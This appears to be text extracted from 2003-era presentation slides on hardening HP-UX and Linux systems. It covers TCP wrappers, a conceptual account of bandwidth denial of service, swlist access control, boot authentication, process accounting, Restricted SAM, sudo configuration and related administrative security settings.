
```
[root@linux xinetd.d]# ls
chargen      daytime echo-udp rexec rsync sgi_fam
time chargen-udp daytime-udp finger rlogin servers
talk time-udp cups-lpd echo ntalk rsh services telnet
```

```
[root@linux xinetd.d]# more telnet
# default: on
# description: The telnet server serves telnet sessions; it uses
# unencrypted username/password pairs for authentication.
```

```
    service telnet
    {
        flags = REUSE
        socket_type = stream
        wait = no
        user = root
        server = /usr/sbin/in.telnetd
        log_on_failure += USERID
        disable = yes
    }
```

TCPwrappers

- /etc/hosts.deny & /etc/hosts.allow
- Bundled with RH Linux
- Available for HP-UX 11i
 - software.hp.com Security & Manageability section
 - Complete Access control
 - Checks against host name / address spoofing
 - **RFC931 lookup** for remote user who owns the connection
 - Setting Traps - Banner Messages



It's time to play....



**Name that
Service!**

Typical Environment




Trouble

The attacker has less bandwidth.


The victim has more bandwidth.




T1



Mail Server



Web Server



FTP Server

Difficult for attacker




Trouble


The attacker can only saturate a limited amount of the victim's network.




T1



Mail Server




Web Server



FTP Server

Looking better...




Trouble


The more bandwidth the attacker has, the more the target network can be saturated.




T1



Mail Server




Web Server




FTP Server

Sends spoofed packets



Amplification Ratio



sendmail requests 1 day

[218.1.140.242] did not issue MAIL/EXPN/VRFY/ETRN during connection to Daemon0: 1 Time(s)

port-212-202-219-9.reverse.qdsl-home.de [212.202.219.9] did not issue MAIL/EXPN/VRFY/ETRN during connection to Daemon0: 1 Time(s)

[218.104.48.163] did not issue MAIL/EXPN/VRFY/ETRN during connection to Daemon0: 1 Time(s)

[139.142.166.129] did not issue MAIL/EXPN/VRFY/ETRN during connection to Daemon0: 1 Time(s)

[218.55.118.204] did not issue MAIL/EXPN/VRFY/ETRN during connection to Daemon0: 1 Time(s)

chello080110040016.208.12.vie.surfer.at [80.110.40.16] did not issue MAIL/EXPN/VRFY/ETRN during connection to Daemon0: 1 Time(s)

Specific to your OS

```
ctg701#: swlist -l product 'PHN*' @ ctg700
# Initializing...
# Contacting target "ctg700"...
# # Target: ctg700:/ #
PHNE_22722 1.0 NTP timeservices upgrade plus utilities
PHNE_22727 1.0 100BT unified driver cumulative patch
PHNE_23275 1.0 Bind 8.1.2 Patch
PHNE_23289 1.0 mux4.h header file patch
PHNE_23574 1.0 libnss_dns DNS backend
```

```
ctg701#: swlist -l fileset @ 198.151.###.### (HP-UX box on Inte
# Initializing...
# Contacting target "198.151.###.###"...
# # Target: 198.151.###.###:/
# #
100BT-GSC-FMT B.10.20.06 100BT/9000 formatter product.
100BT-GSC-FMT.100BT-FORMAT B.10.20.06 100BT-9000 formatter libr
100BT-GSC-KRN B.10.20.06 100BT/9000 GSC kernel products.
100BT-GSC-KRN.100BT-KRN B.10.20.06 100BT/9000 GSC kernel lib rar
```

Securing swlist

```
# swacl -l root
# # swacl Installed Software Access Control List
# # For host: ctg500:/
# # Date: Sat Jul 12 16:16:22 2003
# # Object Ownership: User= root # Group=sys # Realm=ctg500
# # default_realm=ctg500
object_owner:crwit
any_other:-r---
```

```
# swacl -l root -D any_other
```

```
# swacl -l root
# # swacl Installed Software Access Control List
# # For host: ctg500:/
# # Date: Sat Jul 12 16:16:40 2003
# # Object Ownership: User= root # Group=sys # Realm=ctg500
# # default_realm=ctg500
object_owner:crwit
# #
```

How they get access

- network
- modems
- terminals
- xterms
- console
- lan console
- secure web console

Needed to access system:

System (IP or name)

Connection

Valid user login

Valid password [not always needed]

Protecting access points

- network
 - Firewalls, inetd security, TCPwrappers, disable services
- modems
 - Use different #, dial-in password, set up in different run levels and run cron job to change init level based on time modem access is needed
- xterms
 - Disable X/CDE/Gnome if not needed, Xaccess for specific hosts
- single user mode & console
 - boot authentication, physical security, issues for HP-UX workstations and Linux desktop, BIOS boot password
- lan console
 - private LAN only
- secure web console
 - better than plain telnet (but not much)

Physical Security - Precautions



- Teach users to log out when they leave their terminal or use the lock command
- Implement autologout (csh) or TMOUT (ksh) for automatic log out after specific period of idle time. (linux: xlock & vlock)
- Set up time-based access control
- Limit physical access to the system
- Clear Screen Memory
- Keep users in a menu
- Store backup media in a secure area

/etc/default/security

- BOOT_AUTH=0 (off)
- BOOT_AUTH=1 (on, must give root password to get into single user mode)


Careful!

Limiting root access

- Linux & HP-UX
 - /etc/securetty
- HP-UX
 - /etc/default/security
 - SU_ROOT_GROUP=su

PAM

- Pluggable Authentication Module



Restricted Shell

- How-to paper:
 - <http://www.newfdawg.com/SHP-RestShell>
- User is limited to a specific directory
- User is limited to a specific set of commands
- Be very careful with the configurations!

FTP

- wu-ftp
 - Papers: <http://www.newfdawg.com/SHP-Articles.htm>
- Regular FTP security
- Anonymous FTP security
- Restricted user FTP
- proFTPD available on HP-UX:
 - Internet Express package

Internet Express Package

- | | | |
|--------------|-----------|-----------|
| ■ calamaris | horde | mysql |
| ■ postgresql | stunnel | xercesc |
| ■ curl | hypermail | netsleay |
| ■ procmail | tcpdump | cyrusimap |
| ■ imp | openldap | proftpd |
| ■ uddi4j | cyrussasl | jabberd |
| ■ openssl | qpopper | uw-imap |
| ■ dante | libpcap | perlldap |
| ■ soap | webmin | fetchmail |
| ■ majordomo | pine | squid |
| ■ xalanc | | |

Root disk - Separate LVs

- INSTEAD of
 - /var

- USE
 - /var/mail
 - /var/spool
 - /var/tmp

What happens when /var becomes full?

Increase system availability

Protect against mail bombs

Creating separate Logical Volumes

- Write down the permission on the directory that will be the new mount point
- Create the new logical volume
- Format a vxfs file system on it
- Create a temporary directory
- Mount the new LV to this temporary directory
- Make sure no one is using the files in this directory
- Move the files to the new LV (on the temp directory)
- The directory should be empty now
- Unmount the newly created LV
- Remount to the correct mount point
- Put entry in fstab *after* parent

More file system protection

- umask
- Convert HFS (not stand) to JFS – speedy recovery
- ACLs (Access Control Lists)

Auditing

- Configure your system for auditing
- Don't turn it on
- When needed, turn it on
- Don't wait until you need it to configure it, you are wasting time

Accounting

- For billing or other statistics
 - Process and disk usage
 - Connect time



Accounting

- Add: **START_ACCT=1** to the `/etc/rc.config.d/acct` file
- Start collecting data: `/sbin/init.d/acct start`
- Log on as user1 and perform some commands
- As root view the commands issued by user1:
 - `/usr/sbin/acct/acctcom -u user1`
- Try some other accounting commands:
 - `lastcomm user1`

- The accounting file:
- `-rw-rw-r-- 1 adm adm 17952 Mar 1 12:45 /var/adm/pacct`

Using accounting to find usage of SUID programs:

- A “#” sign is placed at the beginning of the command in the acctcom output when the user is executing a command that has SUID set.

- | | | | | | | | |
|----------------|-------|--------|----------|----------|-------|------|------------------|
| #passwd | jrice | pts/tb | 13:01:51 | 13:01:51 | 0.15 | 0.09 | 0.00 |
| uname | jrice | pts/tb | 13:02:03 | 13:02:03 | 0.06 | 0.03 | 0.00 |
| who | jrice | pts/tb | 13:02:04 | 13:02:04 | 0.04 | 0.03 | 0.00 |
| #sh | jrice | pts/tb | 13:01:36 | 13:02:06 | 30.83 | 0.25 | 0.00 (SUMMARY) |

- The lastcomm command places an “S”:

- | | | | | | | |
|---------------|----------|-------|--------|-----------|-----------------|-----------|
| sh | S | jrice | pts/tb | 0.25 secs | Fri Mar 1 13:01 | (SUMMARY) |
| who | | jrice | pts/tb | 0.03 secs | Fri Mar 1 13:02 | |
| uname | | jrice | pts/tb | 0.03 secs | Fri Mar 1 13:02 | |
| passwd | S | jrice | pts/tb | 0.09 secs | Fri Mar 1 13:01 | |

- acctcom | grep # | grep -v root | grep -v “#sh “

- | | | | | | | | |
|-----------|---------|--------|----------|----------|-------|------|--------|
| #sendmail | jrice | pts/tb | 13:22:06 | 13:22:16 | 10.46 | 0.18 | 162.67 |
| #passwd | jrice | pts/tc | 13:25:33 | 13:25:43 | 10.78 | 0.13 | 0.00 |
| #lp | bshaver | pts/tc | 13:27:31 | 13:27:31 | 0.30 | 0.04 | 0.00 |

Using Performance Data

- HP-Products
- Third Party Products
- What is the agent storing?
- Performance data is great for investigating an event (after the fact) since the data is typically kept for a long period of time

/etc/default/security

Description	Keyword
Abort the login if home directory is missing	ABORT_LOGIN_ON_MISSING_HOMEDIR
Change the minimum password length	MIN_PASSWORD_LENGTH
Only allow root to login when the /etc/nologin file exists	NOLOGIN
Limit the number of concurrent sessions for non-root users (su excluded)	NUMBER_OF_LOGINS_ALLOWED
History of previous passwords	PASSWORD_HISTORY_DEPTH
Allow “su” to the root user only if you belong to a specific group	SU_ROOT_GROUP
The default PATH to be set when using the “su” command	SU_DEFAULT_PATH
Force the user to specify a minimum number of a specific type of characters when setting their password (see PHCO_26089)	PASSWORD_MIN_UPPER_CASE_CHARS PASSWORD_MIN_LOWER_CASE_CHARS PASSWORD_MIN_DIGIT_CHARS PASSWORD_MIN_SPECIAL_CHARS
Forces the export of environment variables associated with LD_LIBRARY_PATH, SHLIB_PATH, and/or LD_PRELOAD to a child process of a “su”. (see PHCO_27781)	SU_KEEP_ENV_VARS

executable_stack

- 0 stacks to be non-executable
- 1 all stacks to be executable
- 2 stacks will be executable, but will issue a non-fatal warning.
- Try using “2” before going to “0”
- Individual programs can be bypassed with the `chatr` command (`chatr +es enable`)

Distributing root privileges

- Give non-System Admins the root password
- Create SUID/SGID scripts
- “sudo”
- Restricted SAM (HP-UX)
- ServiceControl Manager
- ALL ARE FREE!!

Restricted SAM

- Does SAM give you the urge to purge?
- WAIT! Restricted SAM is great for users who need specific root capabilities
- GUI or Character mode
- Supported by HP

Restricted SAM Builder

- sam -r
- Includes all SAM areas
 - Disabled, Enabled or Partial
- Save Privileges
- Select user(s)
- /etc/sam/custom/"user".cf

Auditing & Security
Backup & Recovery
Cluster Management
Disks & File Systems
Display
Kernel Configuration
Networking &
Communications
Performance Monitors
Peripheral Devices
Printers and Plotters
Process Management
Routine Tasks
Software Management
Time


Testing & Using Restricted SAM

- sam -f login
 - sam -f jrice

- User only sees areas

- SAM is not in the user's PATH

- Add /usr/sbin to the user's PATH
- Create an alias called sam that executes /usr/sbin/sam
- Have the user execute the full pathname (/usr/bin/sam)



Design of Restricted SAM

- Cannot add user with UID 0
- Cannot change the password of a user with the UID of 0
- Cannot remove a user with the UID of 0
- Cannot deactivate a user with the UID of 0
- Can change the home directory of a user with UID 0
- Can create a new home directory for a user with UID 0
- Can change the login shell or startup program for a user with UID 0

Added Benefit

- Auditing
- /var/sam/log/samlog
- User jrice (UID:4004) added user: bshaver

```
@!@1@958083415@4004  
Adding user bshaver
```

Added Benefit

- Templates
 - Create templates that specify which tasks are to be enabled
 - User management
 - Backup/Restore
 - Add/Increase Logical Volumes & File Systems
 - Install Patches
- One template can be assigned to a user

Customize SAM

- Create a custom area/group
- Create a custom application
 - Execute using: “user”

Source	Area

.. (go up)	
Custom	Mount cdrom
Custom	Reboot
Custom	Shutdown for PowerOff
Custom	Unmount cdrom

Auditing & Security
 Backup & Recovery
 Cluster Management
 Disks & File Systems
 Display
 Kernel Configuration
 Networking & Communications
 Performance Monitors
 Peripheral Devices
 Printers and Plotters
 Process Management
 Routine Tasks
 Software Management
 Time
 Your Area

SAM Templates (predefined fields)

- Ease administration
- Create consistency
- Increase security

```

===
Accounts for Users and Groups (ctg700) (1)
Create User Template (ctg700)

Complete the template title and description, and at least the first of the
five steps shown below. Then press "OK" or "Apply" to create the template.

Template Title: Corporate Users
Template Description: Corporate Users

[Set Primary Account Attributes.. ] Configured

[ Set Password Format Policies... ] (Optional)

[ Set Password Aging Policies... ] (Optional)

[ Set General Account Policies... ] (Optional)

[ Set Authorized Login Times... ] (Optional)

-----
[ OK ] [ Apply ] [ Cancel ] [ Help ]

```

```

===
Accounts for Users and Groups (ctg700) (1)
Create User Template (ctg700)

Complete the template title and description, and at least the first of the
Set Primary Account Attributes (ctg700)

Put Home Directory In: /home [X] Create Home Directory
[ Start-Up Program... ] /usr/bin/sh

[ Primary Group Name... ] users Primary Group ID: 20
User ID Generation: [ First Available Within Range ->]
From: 2000 To: 4000

Account Should Initially Be: [ Activated ->]

[ Comment Specification... ] (Optional)

-----
[ OK ] [ Cancel ] [ Help ]

-----
[ OK ] [ Apply ] [ Cancel ] [ Help ]

```

```

Set Password Format Parameters (ctg900)
/-----\
|If you choose more than one of the following options, the user|
|will choose the option he/she prefers at login time.         |
|                                                              |
|System Generates Pronounceable: [ Default (YES) ->]         |
|  System Generates Character:   [ Default (NO)  ->]         |
|  System Generates Letters Only: [ No          ->]         |
|                               [ User Specifies: [ Default (YES) ->]         |
|-----\

The following attributes apply to user-specified passwords.

  Enable Restriction Rules: [ Yes           ->]
  Allow Null Password:     [ Default (NO)  ->]

The following attribute applies to system-generated passwords.

  Maximum Password Length: [ Default (8)  ->]

[ OK ] [ Cancel ] [ Help ]
  
```

```

Set Password Aging Parameters (ctg900)
Password Aging: [ Enabled           ->]

  Time Between Password Changes (days): 14
  Password Expiration Time (days): 180
  Password Expiration Warning Time (days): 10
  Password Life Time (days): 180

  Initial Password Age: [ Expire Immediately ->]

-----\
[ OK ] [ Cancel ] [ Help ]
  
```

Set General Account Policies (ctg700)

Account Life Time (days): [None (Infinite) ->]
Maximum Period of Inactivity on Account (days): [Customize ->] 24
Unsuccessful Login Tries Allowed: [Customize ->] 6
Authorize User to Boot to Single-User State: [No ->]

[OK]

[Cancel]

[Help]

Set Authorized Login Times (ctg700)

User Login Times: [Weekdays Only, Specific Times ->]
/-----\
|Login Times: |
|Start Time: 07:00 [AM ->] Stop Time: 06:00 [PM ->]|
/-----\
/

[OK]

[Cancel]

[Help]

```

=== Accounts for Users and Groups (ctg700) (1)
File List View Options Actions Help
Press CTRL-K for keyboard help.
Template In Use: Corporate_Users
Filtering: Displaying all users
-----
Users 0 of 29 selected
-----
Login Name      User ID      Real Name      Primary Group
(UID)
-----
| adm            4            | adm
| alinker        4011         | users
| bin            2            | bin
| bobby          4100         | users
| bobr           4003         | users
| brankin        4005         | users
| bshaver        4013         | B. Shaver     | users     4
| bvaught        4006         | users
| bwalton        4012         | users
| bye            103          | bye
-----

```

When the user runs SAM, they use the template. When adding a new user, the following window is displayed.

```

Add a User Account (ctg700)
-----
Login Name: _____

Real Name: _____ (optional)
Office Location: _____ (optional)
Office Phone: _____ (optional)
Home Phone: _____ (optional)
-----
[ OK ] [ Apply ] [ Cancel ] [ Help ]

```

Wow!
All the user has to enter is the login name!

sudo superuser do

- Sudoers file
 - /opt/sudo/sbin/visudo to edit
 - Who can do what on which system(s).

```
# Host alias specification
Host_Alias PROD=ctg700,ctg800
Host_Alias DEV=ctg500
# User alias specification

# Cmnd alias specification
Cmnd_Alias MOUNT=/sbin/mount,/sbin/umount
Cmnd_Alias SHUTDOWN=/sbin/shutdown
# User privilege specification
#root ALL=(ALL) ALL
jrice PROD=MOUNT
jrice ALL=SHUTDOWN
smokey DEV=MOUNT
~
```

How the user uses sudo

- Enter sudo followed by the command and options
- Command must be configured in the sudoers file for that user and system

```

$ whoami
jrice
$ /sbin/mount /dev/dsk/cdrom /cdrom
mount: must be root to use mount
$
$ /opt/sudo/bin/sudo /sbin/mount /dev/dsk/cdrom /cdrom
$ bdf | grep cdrom
/dev/dsk/cdrom      2457600 2457600      0 100% /cdrom

```

Logging sudo activity

- Auditing is available

```
/var/adm/syslog/syslog.log
```

```
Nov 25 19:26:41 ctg700 sudo:jrice :  
TTY=pts/ta ; PWD=/home/jrice ;  
USER=root;  
COMMAND=/sbin/umount /cdrom
```

```
Nov 25 19:30:38 ctg700 sudo:jrice :  
command not allowed ; TTY=pts/ta ;  
PWD=/home/jrice ; USER=root ;  
COMMAND=/sbin/passwd root
```

ServiceControl Manager

- Manage Multiple HP-UX and Linux on HP hardware servers from one central location
- Role assignments
- SCM is a wrapper, added functionality is wrapped around: commands, scripts, file-copy and applications
- HP Supported

SCM Integration

- Event Monitoring System (EMS)
 - Online JFS
 - Software Distributor/UX
 - SAM
 - Ignite/UX and Recovery
 - System Configuration Repository (SCR)
